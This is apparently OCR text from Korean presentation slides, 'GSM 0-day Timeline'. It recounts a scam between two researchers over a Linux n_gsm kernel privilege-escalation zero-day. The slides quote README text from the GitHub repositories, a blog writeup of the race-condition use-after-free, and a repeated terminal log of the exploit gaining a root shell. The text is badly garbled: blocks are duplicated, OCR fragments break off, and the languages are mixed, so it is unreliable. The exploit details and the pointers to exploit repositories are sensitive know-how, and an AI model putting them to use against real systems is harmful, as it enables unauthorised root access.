


결국 취약점에 대한 정보를 다 얻은 jmpe4x는
거래를 취소하고 잠수를 탔습니다.



GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a timeline of their exchange.



결국 취약점에 대한 정보를 다 얻은 jmp
거래를 취소하고 잠수를 탔습니다



GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a transcript of their exchange.



공합니다.

사기를 당한 YuriiCrimson은 리눅스 제로데이를 공개하였습니다.



GSM 0-day Timeline

The screenshot shows the GitHub repository page for `ExploitGSM`. The repository is public and has 1 branch and 0 tags. The main branch is selected. The commit history shows the following entries:

- Merge pull request #13 from LianSheng197/main · 140d11e · 2 months ago · 26 Commits
- Revert (17db559): Remove the redefinition of struct gsm_dlc... · 2 months ago
- Update main.c · 2 months ago
- typo & add hint · 2 months ago

Below the commit history, the `README` file is displayed:

```
ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Они не поняли, что я о них говорю. Но я знал, что первый эксплойт для 6.4 и 6.5 был взломан. Поэтому я три дня назад знал этого человека, не зная, что он взломал первый эксплойт. А в Twitter я увидел вот это https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Этот человек красть мои труды и публиковать их как свои. Тут вы можете увидеть https://t.me/itcrowdua/1/203010 видео нашей переписки, как доказать, что я не лгу. И теперь я знал, что один эксплойт, который затрагивает 5.15 версии до 6.5, все еще можно использовать только с правами CAP_NET_ADMIN.
```

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriiiCrimson>

Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Они не поняли, что я о них говорю. Но я знал, что первый эксплойт для 6.4 и 6.5 был взломан. Поэтому я три дня назад знал этого человека, не зная, что он взломал первый эксплойт. А в Twitter я увидел вот это <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Этот человек красть мои труды и публиковать их как свои. Тут вы можете увидеть <https://t.me/itcrowdua/1/203010> видео нашей переписки, как доказать, что я не лгу. И теперь я знал, что один эксплойт, который затрагивает 5.15 версии до 6.5, все еще можно использовать только с правами CAP_NET_ADMIN.

Щоб випередити ту мразоту.



GSM 0-day Timeline

ExploitGSM Public

Watch 10

main 1 Branch 0 Tags

Go to file Add file Code

YuriCrimson Merge pull request #13 from LianSheng197/main · 2 months ago 140d11e · 26 Commits

.github/workflows Revert (17db559): Remove the redefinition of struct gsm_dlc... · 2 months ago

ExploitGSM_5_15_to_6_1 Update main.c · 2 months ago

ExploitGSM_6_5 typo & add hint · 2 months ago

README Code of conduct MIT license Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriCrimson>

Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Як ви зрозуміли він мене обдурив. Але я ще не зміг знати, що перший експлойт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його, не знаючи того, що він був злитий. А в Twitter я побачив це <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Цей вібліядок вкрав у мене мій труд та ще видав за свій. Тут ви можете побачити <https://t.me/itcrowdua/1/203010> відео нашої переписки, як доказ того, що я не брешу. І тепер я злив ще один експлойт, який затрагує 5.15 версію до 6.5, і драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.



GSM 0-day Timeline

ExploitGSM Public

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.
그 후 Jammes라는 사람이 저에게 연락하여 그것들을 사겠다고 제안했습니다. 아시다시피
그는 저를 속였습니다. 트위터에서 <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html> 이 링크를 보았습니다. 이 자식이 내 노력을 훔쳐서 자기 것처럼 내놓았습니다.

YuriiCrimson · 3 commits · 10 stars · 10 forks

- main · 1 commit · 2 months ago
- .github/workflows · 1 commit · 2 months ago
- ExploitGSM_5_15_to_6_1 · 1 commit · 2 months ago
- ExploitGSM_6_5 · 1 commit · 2 months ago

Revert (17db559): Remove the redefinition of struct gsm_dlc... · 2 months ago

Update main.c · 2 months ago

typo & add hint · 2 months ago

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriiCrimson>
Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Як ви зрозуміли він мене обдурив. Але я ще не знати що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив це <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Цей виблядок вкрав у мене мій труд та ще видав за свій. Тут ви можете побачити <https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

The screenshot shows the GitHub repository for ExploitGSM. At the top, there's a message in Korean: "겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다. 그 후 Jammes라는 사람이 저에게 연락하여 그것들을 사겠다고 제안했습니다. 아시다시피 그는 저를 속였습니다. 투원에서 그는 저를 속였습니다. 투원에서 그는 저를 속였습니다. 이 자식이 내 노력을 훔쳐서 자기 것처럼 내놓았습니다." Below this, there's a commit history:

- .github/workflows: Revert (17db559): Remove the redefinition of struct gsm_dlc... - 2 months ago
- ExploitGSM_5_15_to_6_1: Update main.c - 2 months ago
- ExploitGSM_6_5: typo & add hint - 2 months ago

At the bottom, the README file contains the following text in Russian:

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriiiCrimson>
Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Як ви зрозуміли він мене обдурив. Але я ще не знати що перший експлойт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити <https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлойт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.



GSM 0-day Timeline - Blog

ExploitGSM Public
겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.
그 후 Jammes라는 사람이 저에게 연락하여 그것들을 사겠다고 제안했습니다. 아시다시피
그는 저를 속였습니다. 투원에서 그는 저를 속였습니다. 투원에서 그는 저를 속였습니다.
<https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>을 보았습니다. 이 자식이 내 노력을 훔쳐서 자기 것처럼 내놓았습니다.

Revert (17db559): Remove the redefinition of struct gsm_dlc... 2 months ago


21 March 2024

The tale of a GSM Kernel LPE

by jmpeax

Through fuzzing via my local custom syzkaller instance and auditing via semgrep and codeql queries I was lucky enough to find a bug in the linux module n_gsm.c. This module is used to implement the GSM 07.10 multiplexing protocol. This type of error was “Race Condition” which results in “User - After - Free”. Looking at the code, I realized that this could be used to execute my code in the Linux kernel and get LPE (Local Privilege Escalation) on a potential victim.

Now I’m going to tell you in detail on the module code where programmers make a mistake. With the release of version 6.4 of the Linux kernel, the n_gsm module now has a GSMIOC_SETCONF_DLCI option to call via ioctl. This option is required to update the DLCI (Data Link Connection Identifier) configuration.



GSM 0-day Timeline - Blog

ExploitGSM Public Watch 10

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.

```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare)
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Mar 12 10:22:43 UTC 2 x86_64 x86_64 x86_64
GNU/Linux
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff94e933c0
text leaked address -> ffffffff92800000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty_port -> 376
tty_buffhead -> 136
dead -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@jmpe4x-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),1000(jmpe4x)
root@jmpe4x-virtual-machine:/root# whoami
root
```

[GSM Linux Kernel LPE Nday Exploit code.](#)

в вот це <https://jmpe4x.dev/tale-of-a-GS>

<https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.



GSM 0-day Timeline - Blog

ExploitGSM Public Watch 10

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.

```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare)
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Mar 12 10:22:43 UTC 2 x86_64 x86_64 x86_64
GNU/Linux
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff94e933c0
text leaked address -> ffffffff92800000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty_port -> 376
tty_buffhead -> 136
dead -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@jmpe4x-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),1000(jmpe4x)
root@jmpe4x-virtual-machine:/root# whoami
root
```

[GSM Linux Kernel LPE Nday Exploit code.](#)

в вот це <https://jmpe4x.dev/tale-of-a-GSM> відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.



GSM 0-day Timeline - Blog

ExploitGSM Public

겨울에 n_gsm 드라이버에
그 후 Jammes라는 사람이
그는 전자를 속였습니다. 투원
LPE.html이 완성되었습니다.

YuriCrimson Merge pull request #1055 from k4fr/jmpe4x-groups-re

.github/workflows Linux jmpe4x-virtual-machine 6.5.0-20-
GNU/Linux

ExploitGSM_5_15_to_6_1 k4fr@jmpe4x-virtual-machine:~/ExploitGS
Update main.c

ExploitGSM_6_5 k4fr@jmpe4x-virtual-machine:~/ExploitGS
permissible spray -> 500 typo & add hint
begin try leak startup_xen!
startup_xen leaked address

OffsetGenerator README

docs

bitattribute LICENSE

Exploit for 6.4 - 6.5

Телеграм для зв'язку Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я три дня наладил эксплоит для 6.4 и 6.5. Видео о том, как я это сделал, есть на канале <https://t.me/YuriCrimson>.

GSM Linux Kernel LPE Nday Exploit code.

<https://t.me/itcrowdua/1/203010> видео нашей переписки як доказ того що я не брешу. І тепер я злив ще один эксплоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM_Linux_Kernel_LPE_Nday_Exploit Public

main 1 Branch 0 Tags

Go to file Add file Code

jmpe4x Update main.c e8dea3f · 3 months ago 8 Commits

OffsetGenerator Add files via upload 3 months ago

CMakeLists.txt Add files via upload 3 months ago

CMakeLists.txt.user Add files via upload 3 months ago

README.md Update README.md 3 months ago

main.c Update main.c 3 months ago

LPE exploit in the Linux module n_gsm.c. This module is used to implement the GSM 07.10 multiplexing protocol. This type of vulnerability is a Race Condition which results in UAF. Looking at the code, I realized that this could be used to execute my code in the Linux kernel and get LPE on a potential victim.

Writeup can be found here:

<https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>

за свій. Тут ви можете побачити

GSM 0-day Timeline - Blog



방금 전 보여드린 Jmep4x의 블로그에 있는 익스플로잇 이미지와
Jmep4x의 깃허브에서 이상한 점을 발견하셨나요?

<https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один
експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами.
Щоб випередити ту мразоту.



GSM 0-day Timeline - Blog

ExploitGSM Public
겨울에 n_gsm 드라이버에서 두 가지 추
그 후 Jammes라는 사람이 저에게 연락
<https://t.me/itcrowdua/1/203010>

```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(sudo)
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEMPT
GNU/Linux
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address -> ffffffff94e933c0
text leaked address -> ffffffff92800000
lockdep_map_size -> 32
spinlock_t_size -> 4
mutex_size -> 32
tty port -> 376
tty buffhead -> 136
dead -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
root@jmpe4x-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),4
4x
root@jmpe4x-virtual-machine:/root# whoami
root
```

<https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не бр
експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки
Щоб випередити ту мразоту.

GSM_Linux_Kernel_LPE_Nday_Exploit Public

